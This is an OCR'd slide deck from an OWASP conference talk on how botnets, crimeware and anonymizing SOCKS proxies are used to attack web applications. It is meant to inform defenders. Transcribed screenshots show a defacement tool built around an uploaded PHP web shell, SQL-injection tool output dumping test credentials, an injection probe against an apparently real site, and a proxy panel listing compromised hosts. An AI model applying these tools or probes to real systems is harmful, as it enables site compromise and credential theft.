
Clubbing WebApps with a Botnet

Gunter Ollmann
VP, Research
Damballa
gunter@damballa.com

AppSec DC

The OWASP Foundation
http://www.owasp.org

Clubbing WebApps with a Botnet



Gunter Ollmann - VP of Research

gollmann@damballa.com

Web – http://www.damballa.com   Blog - http://blog.damballa.com   Blog - http://technicalinfodotnet.blogspot.com

About

- **Gunter Ollmann**
  - VP of Research, Damballa Inc.
- **Damballa Inc.**
  - Atlanta based security company focused on enterprise detection and prevention of targeted threats
- **Brief Bio:**
  - Been in IT industry for two decades – over half of which has been 100% employed in security. Built and run international pentest teams, R&D groups and consulting practices around the world.
  - Formerly Chief Security Strategist for IBM, Director of X-Force for ISS, Professional Services Director for NGS Software, Head of Attack Services EMEA, etc.
  - Frequent writer, columnist and blogger with lots of whitepapers…
    - http://blog.damballa.com & http://technicalinfodotnet.blogspot.com/

Today…

- **Lay of the land**
  - Why botnets?
  - What're they doing?
  - What's it look like?
- **Attacking Web applications**
  - Fooling the end-user
  - Launching SQL Injection attacks
  - Brute-force →Avalanche attacks
- **Better WebApp design considerations**

Web AppSec vs. Malware

- **This is OWASP – who cares about malware?**
  - Need to answer **“why”** someone breaks a Web application…
  - **“How”** is tied to *ease* and *probability of success*
- **The world we live in…**
  - Iframe injections – avg. 100,000+ “defacements” per week
  - Larger attacks of up to 1.5m SQL Injection-based “defacements”
  - Botnets and their agents – somewhere between 10-200m
    - Storm “worm” of up to 10m bots…
    - I think the estimates are too high – probably in the realm of 4m-12m worldwide (once you remove multiple pwn3d hosts)
  - Identity information can be purchased from as little as 5 cents per record

Keeping tabs on the beast

Malware Author vs Botnet Masters

- Malware and their authors are typically *suppliers/employees* of botnet masters
- Malware is part of the cyber-criminal toolset

Malware Author(s)


- Professional software engineers
- MSc/PhD caliber individuals
- Develop commercial-grade tools
- Often develop “dual-use” software
  - Straddle the legal line
  - Only illegal if you use them…
- Typical production:
  - DIY malware creator tools
  - Obfuscation and evasion technologies
  - Custom malware designs

Botnet Master(s)

- 60:40 Split
  - Organized cyber-criminals
  - New-age script kiddies and would-be entrepreneurs
- Not as technically proficient as malware authors – unless botnet master is also the malware author (~10%)
- Strong links to traditional fraud and money-laundering organizations
- *Know* that what they’re doing is illegal

Malware huh?

- **Malware is a tool for professionals**
- **How big is the malware industry?**
  - Q3’09 = 30k-50k new and unique samples daily… …and that’s just what gets caught
  - Serial variants are a business
- **Botnets use malware with CnC**



Malware Name	Top-10 USA
Zeus	3,600,000
Koobface	2,900,000
Tidesrv	1,500,000
Trojan.Fakeavalert	1,400,000
TR/Dldr.Agent.JKH	1,200,000
Monkif	520,000
Hamweq	480,000
Swizzor	370,000
Gemmima	230,000
Conficker	210,000

How big is big?

- **Think of botnets as a "cloud"**
  - 20+ million active bot agents talking/participating in botnets
  - Largest botnet infections?
    - Conficker infections 2.4m–8.9m over 4 days

http://www.f-secure.com/weblog/archives/00001584.html

- **Storm – peaked at 1.7m infected PC's**
  - First detected back in January 2007
  - First to initiate attacks against researchers
  - First to encrypt its instructions

http://www.usatoday.com/tech/news/computersecurity/2008-03-16-computer-botnets_N.htm

Malware & Web App Security

- **Why is malware important to Web application security?**
  1. It makes secrets impossible
  2. You can’t trust your users
  3. Vehicle for automated attack

- **Not factoring it in to the design will cause a lot of pain later…**

The Malware Threat

- **What's the malware doing today?**
  - – Bypassing client-side authentication to apps
  - – Spoofing content on the users behalf
  - – Impersonating large groups of users simultaneously
  - – Anonymous & globally proxied attacks
  - – Distributed attacks & federated problem solving
  - – Efficiently brute-forcing stuff

Why target Web applications?

- **Web applications are where the money is…**
  - – Online Banking
    - Funds transfers and money laundering
  - – Online Shopping
    - Purchase fraud, money laundering and supply chain
  - – News/Information Portals
    - SEO attacks, money market manipulation & recruitment
  - – Joe's Boring Page
    - Infection & recruitment vectors and PII fire-sale


Application Complexity

- How many steps must the user go through?
- How do they know if a new step has been introduced?
- How are error messages handled?
- What gets in the way of just “doing it”?

What crimeware are criminals using?

Commercial Web defacement

- Tools that speed up the defacement process
  - Not necessarily targeted



Zone-H.org Notifications For New Zone-H

List Of Sites That Hacked and U Want to Report it

List Of Site That Reported Successfully

About Defacer and Deface Method


Defacer Name

Access credentials through Man In the Middle

Patriotism

List Of Failed , Before Reported in Last 6 Month

First Load List Of Site That Hacked and then Click Start Reporting



Limited Version

IDF.PHP URL | Address That U Upload PHP File , ONLY Use iT , No Use Another PHP Shell

PHP File Address : http://www.target.com/test/idf.php

Ex: http:// /test/idf.php

Deface Page Address | Must Be Upload in The Folder That PHP File Uploaded

Deface Page Name : http://www.target.com/test/deface.htm

Ex: http:// /test/deface.htm

Deface Name That above Deface Address Will Be Copy By This Name in Defaced Sites

Deface Name : def.htm

Ex: def.htm

List Of Site in Server | Click it and wait

List Perm Folder Of Site That U Click It , Click it To Be Defaced

Choose Attack Method

● Manual Mode

○ Automatic Mode


Max Perm Folder Number : 10

Find Shortest in First 10 Perm Folder That Show in Manual Mode , Deface it , go next site

List Of site That Hacked , Click To Open Site in Browser For Check

Other Tools U Need | U Can Get a Connect Back And Try To Root Access

SQL Injection Attack Tools



URL: http://localhost/sqlinject/news.asp?id=1

・远程服务器列表：
服务器名：MTJ-S4\GSQL
服务器产品：SQL Server
数据源：MTJ-S4\GSQL
位置：
提供者文本：
服务器网络名：MTJ-S4\GSQL

・登录用户列表：
用户名：
密码HASH：0x
安全编号：0x
X状态：

TestDB.admin

信息回显方式：基于我的SQLServer服务器转发

取记录数失败时强制读取的最大记录数：5

□ where: 1=1

SQL: select top 3 id,username,password from TestDB..admin order by id

☑ top: 3 □ 逆序排列

当前库：TestDB 排序: id

```
⊟ TestDB
    t_t
  ⊟ admin
      id
      username
      password
      privilege
      telephone
      address
    pass_kr
  ⊟ news
      id
      title
```

☑ id
☑ username
☑ password
□ privilege
□ telephone
□ address

id	username	password
1	testUserzjs	123456
25	test	password
26	ff	aa

服务器名	服务器产品	数据源	位置	提供者文本	服务器网络名
MTJ-S4\GS	SQL Server	MTJ-S4\GSQL			MTJ-S4\GS
用户名	密码HASH	安全编号	X状态		

获取基本信息完毕!

http://www.
http://www.
http://www.
http://www.
http://www.
http://www.
http://www.
http://www.


http://dg.com/zfbz/zfnr.asp?id=78	515	5[redacted]	XoR 8=3 + XoR 8=8	XOR	数字型	未探测	中国铁通东莞分公司-

How do botnets factor in to this?

The botnet advantage

- **The use of botnets in attacking Web applications holds several advantages…**
  - Anonymity
    - Chaining of several agents to disguise source of attack
  - Dispersed hosts
    - Slipping under threshold limits
  - The power of many
    - A force multiplier
  - Native automation
    - Advanced scripting engines & user manipulation

Anonymity through botnet agents



Member information

Logged as:	bill
Your tariff:	V
Socks available:	250
Price per socks:	Unlimited
Expiration date:	2008-02-19
Your balance:	$18.16

- United States [131]
- France [22]
- Germany [11]
- Spain [11]
- Canada [10]
- Sweden [10]
- Italy [7]
- United Kingdom [6]
- Belgium [5]
- Austria [3]
- Other [2]
- Switzerland [2]
- Greece [2]
- Netherlands [2]
- Denmark [1]
- Hungary [1]
- Ireland [1]
- Israel [1]
- Norway [1]
- Russian Federation [1]
- Turkey [1]

IP / Host	Port	Country	State	City	Uptime
76.29.226.* / *.*.226.169	******	United States	Alabama	Huntsville	11d 11h 38m
68.39.115.* / *.*.*.comcast.net	******	United States	New Jersey	Brick	4d 0h 28m
75.128.253.* / *.*.253.14	******	United States	Wisconsin	Madison	1d 23h 14m
74.173.191.* / *.*.*.bellsouth.net	******	United States	Florida	Miami	5d 2h 52m
24.127.136.* / *.*.*.comcast.net	******	United States	Pennsylvania	Bird In Hand	1h 22m
76.27.239.* / *.*.*.comcast.net	******	United States	Oregon	Portland	7d 19h 3
76.83.213.* / *.*.rr.com	******	United States	California	Palm Springs	2h 10m
76.213.157.* / *.*.*.sbcglobal.net	******	United States	California	Mission Hills	1h 0m
206.74.70.* / *.*.70.15	******	United States	South Carolina	Summerville	4h 27m
67.184.149.* / *.*.*.comcast.net	******	United States	Illinois	Aurora	2h 45m
71.244.47.* / *.*.*.verizon.net	******	United States	Texas	Dallas	10h 0m
76.241.145.* / *.*.*.sbcglobal.net	******	United States	Texas	Richardson	1d 15h 4
70.230.254.* / *.*.*.sbcglobal.net	******	United States	Other	Other	1d 4h 19
76.189.26.* / *.*.*.rr.com	******	United States	Ohio	Akron	7d 3h 32
99.147.196.* / *.*.*.sbcglobal.net	******	United States	Other	Other	2d 5h 26m
70.123.174.* / *.*.*.rr.com	******	United States	Texa		
24.193.88.* / *.*.*.rr.com	******	United States	New		
67.165.181.* / *.*.*.comcast.net	******	United States	Illinoi		
68.207.178.* / *.*.*.res.rr.com	******	United States	Alaba		
98.199.180.* / *.*.*.comcast.net	******	United States	Texa		
24.165.94.* / *.*.*.rr.com	******	United States	Califo		
69.116.6.* / *.*.optonli	******	United States	New		
24.195.104.* / *.*.*.	******	United States	New		
74.130.134.* / *.*.	******	United States	Kentu		
	***	United States	Michi		
	***	United States	Michi		
	***	United States	Illinoi		
	***	United States	Califo		
	***	United States	India		

SOCKS Jump Point
Many tools and services rely upon compromised hosts (typically botnet agents) to provide SOCKS proxies as anonymous exit/jump points.

Anonymous Proxies
Volume of proxy services increasing year over year


